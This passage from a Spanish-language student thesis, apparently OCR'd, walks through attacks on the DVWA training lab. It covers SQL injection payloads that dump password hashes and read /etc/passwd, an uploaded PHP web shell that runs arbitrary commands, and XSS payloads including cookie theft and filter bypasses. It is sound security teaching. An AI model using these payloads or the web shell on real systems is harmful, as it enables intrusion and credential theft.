


Figura 4.2021: Copia de código HTML modificada.

Para guardar los cambios realizados y salir del editor de texto, se debe pulsar sobre "<**CTRL + X**>, <**y**> y <**Enter**>". A continuación, en una pestaña nueva se introduce la siguiente dirección web « **localhost/csrf.html** », donde podremos ver la siguiente figura:




Figura 4.22: Pagina csrf.html

Lo que muestran estas pestañas son la contraseña cambiada desde el terminal de Kali Linux, en nuestro caso "TFGJose". Pulsando el botón de "**Change**" se cambiará la contraseña automáticamente. Como se puede ver en la dirección URL de la siguiente imagen, la nueva contraseña se ha cambiado automáticamente.

Figura 4.23: Observacion de contraseña cambiada en URL

Esta es una de los ataques más básicos que se pueden hacer sobre esta vulnerabilidad para cambiar la contraseña. Este tipo de ataques se realizan de manera muy común, haciendo que pulses sobre un documento HTML que haga que el atacante obtenga la información necesaria y pueda realizar el ataque correspondiente.

3.4. SQL Injection:

Esta vulnerabilidad tratará de introducir código SQL adicional para modificar los parámetros ya existentes corrompiendo la funcionalidad de la aplicación. Como se ve en

la siguiente imagen, la interfaz de la aplicación solo tiene un recuadro que rellenar con en número de usuario.




Figura 4.24: Interfaz SQL Injection

Tal y como dicen la ayuda, un ataque a esta vulnerabilidad consiste en obtener información sensible de la base de datos o incluso modificarla ejecutando comandos. Este ataque consistía en un principio en intentar robar las claves a los 5 usuarios que hay en la base de datos.




Figura 4.25: Ayuda SQL Injection

En este caso, el uso de la página web es el de poner el número de identificación, y a continuación se obtiene la información básica de este.

Figura 4.26: Uso común SQL Injection

Con el nivel de seguridad LOW se aprecia cómo no hay ningún tipo de restricción sobre lo introducido como número de usuario, por lo que se podrá escribir cualquier comando sobre la entrada del script:

Código PHP

```php
<?php

if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
    $num = mysql_numrows($result);
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

Con los comandos «**1' OR 1=1# »** ó « **A' OR''=' »** entre otros, se obtiene la identidad de todos los usuarios en la base de datos:

Figura 4.27: Obtención datos SQL Injection LOW.

Si lo que se quiere es ver, por ejemplo, la versión de MySQL, para saber que propiedades y peculiaridades son con la que vamos a trabajar, podremos utilizar el comando: « **'union select 1,@@version#** »:

Figura 4. 28: Versión MYSQL de SQL Injection

Si, por ejemplo, se quiere identificar la versión del hostname se puede hacer de la siguiente manera « **' union select null,@@hostname #** »:

Figura 4. 29: Versión hostname en SQL Injection.

Ejecutando el siguiente comando, se obtienen los hashes que fácilmente pueden ser desencriptados para conocer así las contraseñas de los diferentes usuarios de la base de datos, con « **1' or 1 = 1 UNION SELECT user, password from dvwa.users#** »:

Figura 4. 30: Hashes a traves de SQL Injection LOW.

Otro ejemplo útil de explotación es con el siguiente comando, que proporciona la dirección de la base de datos del sistema « **'union select null,@@datadir #** »:

Figura 4. 31: Dirección de la base de datos del sistema.

Se puede ver como hasta ahora hemos conseguido información de todo tipo. Como es de esperar hay otras muchas maneras diferentes de obtener la misma información, así como otras maneras para obtener diferentes respuestas de la aplicación.

El fichero /etc/passwd es la primera línea de defensa que posee un sistema. En él se encuentran las cuentas de usuario, claves de acceso y ciertos privilegios de usuario. Si somos capaces de acceder a él de una manera sencilla, eso diría mucho del sistema de seguridad que posee esa aplicación.

Si se prueba a leer archivos desde el directorio más común para buscar(/etc/passwd) se puede encontrar una cosa así « **' union all select load_file('/etc/passwd'),null #** »:

Figura 4. 32:Carpeta passwd.

Se puede concluir que SQL injection en modo LOW permite acceder a información muy sensible sobre el administrados de la aplicación sin ningún tipo de impedimento.

Si ahora se observa el nivel de seguridad MEDIUM, en el código se ve una diferencia en el script. Una vez más, y con el manual PHP delante, "**mysql_real_escape_string**" explica que introduce barras invertidas en algunos caracteres (*\x00*, *\n*, *\r*, **, *'*, *"* y *\x1a*), por lo que se debe evitar el uso de estos caracteres.

Código PHP

```php
<?php

if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
    $num = mysql_numrows($result);
    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

Para hacer frente a este reto, y tras varias pruebas, al final se obtiene una manera de esquivar el nivel de seguridad medio con el siguiente comando: « **1 UNION ALL SELECT first_name, password from dvwa.users** » donde se obtienen los mismos 'hashes' obtenidos con anterioridad.




Figura 4.33: Hashes a traves de SQL Injection MEDIUM

A raíz de este comando, se puede obtener del mismo modo la misma información obtenida con el modo de seguridad bajo.

En el caso del nivel de seguridad HIGH, como se ve en su script, las restricciones son tales que no se es capaz de encontrar un comando directo capaz de facilitar información sensible del usuario. Para ello, se ha dispuesto de la misma restricción del nivel MEDIUM, a la que se han añadido:

- "striplashes": quita las barras de un string con comillas.
- "if (is_numeric)": determina si es un numero el script introducido.

Código PHP

```php
<?php

if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
        $num = mysql_numrows($result);
        $i=0;
        while ($i < $num) {
            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");
            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';
            $i++;
        }
    }
}
?>
```

Dado que no existe una manera directa de encontrar un comando directo, que pueda evitar los diferentes modos de seguridad, lo único que se puede hacer es recurrir al uso de alguna herramienta tal como "Tamper data" o similares en Kali Linux para poder acceder a la información sensible en modo HIGH.

3.5. File Upload:

El funcionamiento de la aplicación se basa en descargar ficheros para integrarlos en el sistema. De este modo, se aprovechará para colgar un fichero malicioso en la web a través de este portal.

Figura 4. 34: Interfaz File Upload.

Lo que se hará, por tanto, tal como se muestra en la ayuda es obtener algún código para poder atacar la web. Lo único que hará faltar es poder ejecutar el código pertinente.




Figura 4. 35: Ayuda File Upload.

Se empieza con el nivel de seguridad LOW. En este caso al observar el código de la aplicación se ve como no tiene ninguna restricción al tipo de archivo.

```
<?php
   if (isset($_POST['Upload'])) {

         $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
         $target_path = $target_path . basename( $_FILES['uploaded']['name']);

          if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

             echo '<pre>';
             echo 'Your image was not uploaded.';
             echo '</pre>';
            }
          else {

             echo '<pre>';
             echo $target_path . ' succesfully uploaded!';
             echo '</pre>';
          }
      }

?>
```

Por lo tanto, lo que se hará será subir mediante la aplicación el siguiente fichero al cual llamaremos **cmd_shell.php** .

Código PHP

```
<?php

if(isset($_REQUEST['cmd'])){
 echo "<pre>";
 $cmd = ($_REQUEST['cmd']);
 system($cmd);
 echo "</pre>";
 die;
}

?>
```

Una vez creado el archivo tipo **.php** se procede a subirlo a la red, pulsando sobre « **Examinar…** » se busca el archivo creado y a continuación se pulsa en « **Upload** ». La próxima figura muestra que la carga ha sido un éxito.


Figura 4.36: Cargar un archivo en File Upload.

Las letras rojas indican la dirección de destino donde se encuentra el archivo que se acaba de subir, las letras de la dirección web en color verde se añaden para obtener el archivo buscado del usuario atacado, sustituyendo {***} por *'whoami', 'ls'*,etc:


{dirección_IP_DVWA}/dvwa/hackable/uploads/cmd_shell.php?cmd=*

3.6. XSS reflected:


En este caso, lo que se tratara es de introducir un código HTML o Javascript con el fin de obtener información de los usuarios. La interfaz de esta vulnerabilidad es como indica la siguiente figura:



El funcionamiento es el esperado al ver la aplicación, una vez te pregunta el nombre y lo insertas devuelve un saludo.



La ayuda que ofrece la aplicación dice que la intención de la vulnerabilidad es usar un script malicioso que provoque la accesibilidad al navegador sin que este tenga modo alguno de saber la intrusión que recibe.




En modo de seguridad LOW, como se observa una vez más, en el código no hay ninguna restricción, por lo que tenemos total accesibilidad, ya que lo único que comprueba es que no haya una entrada vacía.


Codigo PHP

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;
} else {
 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';
}
?>
```

Por lo pronto, se podra crear un pop-up emergente de la aplicación introduciendo « **<script> alert('TFGJose')</script>** » como se muestra en la siguiente figura:



Otro script que se puede introducir con el objetivo de cambiar la fuente de escritura de color a verde lima « ** TFGJose ** » :



Como podemos ver, el modo LOW no presenta ningún tipo de restricción y por tanto se puede hacer lo que se quiera. Al conseguir un pop-up se puede utilizar para obtener la información que se desee obtener, como se ve mas adelante.


Si se observa el modo MEDIUM, se ve en el código que se reemplaza las cadenas de "**<script>**" con una cadena vacía " ":

Codigo PHP


```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
 $isempty = true;

} else {
 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';
}
?>
```

Al introducir el mismo script que con el nivel LOW, se corrobora que elimina los '<script>', produciendo el fallo en el código ejecutado « **<script> alert('TFGJose')</script>** »

Por simple que parezca, todo lo que se debe hacer en este caso es reemplazar el '<script>' inicial por '<SCRIPT>' escrito con mayusculas, pues el código hace una distinción de ambas, asi que podemos volver al pop-up que queríamos con « **<SCRIPT>alert('TFGJose')</SCRIPT>** » :



Otra información que se podría obtener son las cookies asociadas a un documento gracias a « **<SCRIPT>alert(document.cookie)</SCRIPT> » :**



De nuevo se puede esquivar la vulnerabilidad en nivel de dificultad MEDIUM, simplemente introduciendo una combinación de caracteres en mayúscula y minúscula de la palabra '<script>'.

Pasando al modo HIGH se puede ver en el código '**htmlspecialchars**' lo que, mirando el manual de PHP vemos que provocara un cambio en los siguientes caracteres:

- '<' → '**<**'
- '>' → '**&gt**;'
-


Codigo PHP

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . htmlspecialchars($_GET['name']);
 echo '</pre>';
}
?>
```

Esta es, sin duda, una manera eficaz de prevenir ataques contra XSS reflected. Para poder explotar esta vulnerabilidad tendremos que hacer uso de aplicaciones específicas tales como 'Burpsuite' en Kali Linux.


3.7.XSS Stored:

Al igual que se hizo en XSS Reflected, se tratará de obtener información del usuario, y no del servidor, introduciendo un script en la vulnerable.



El procedimiento habitual de la aplicación es el de escribir tu nombre, un mensaje, y este aparecerá abajo:

Como ya se ha dicho, este caso es parecido al anterior ya que trata de inyectar un script malicioso a la web, la cual confiará en el script y permitirá al atacante acceder a las cookies, información sensible o algo simbólico, llegando incluso a poder reescribir contenido de la propia página HTML.




Situandose en el nivel de seguridad LOW, no se tiene restricciones a la hora de escribir en el mensaje, no hay ningún bloque específico en contra de código HTML ni comandos especiales:

Codigo PHP


```php
<?php

if(isset($_POST['btnSign']))
{
  $message = trim($_POST['mtxMessage']);
  $name    = trim($_POST['txtName']);

  // Sanitize message input
  $message = stripslashes($message);
  $message = mysql_real_escape_string($message);

  // Sanitize name input
  $name = mysql_real_escape_string($name);

  $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

  $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
}
?>
```

Si se quiere aumentar el grosor de la letra del mensaje, por ejemplo, se puede introducir lo siguiente « Message *: **<h1> TFGJose </h1>** ». En la siguiente figura se observa el cambio de letra con valores de “h1” y “h3”:

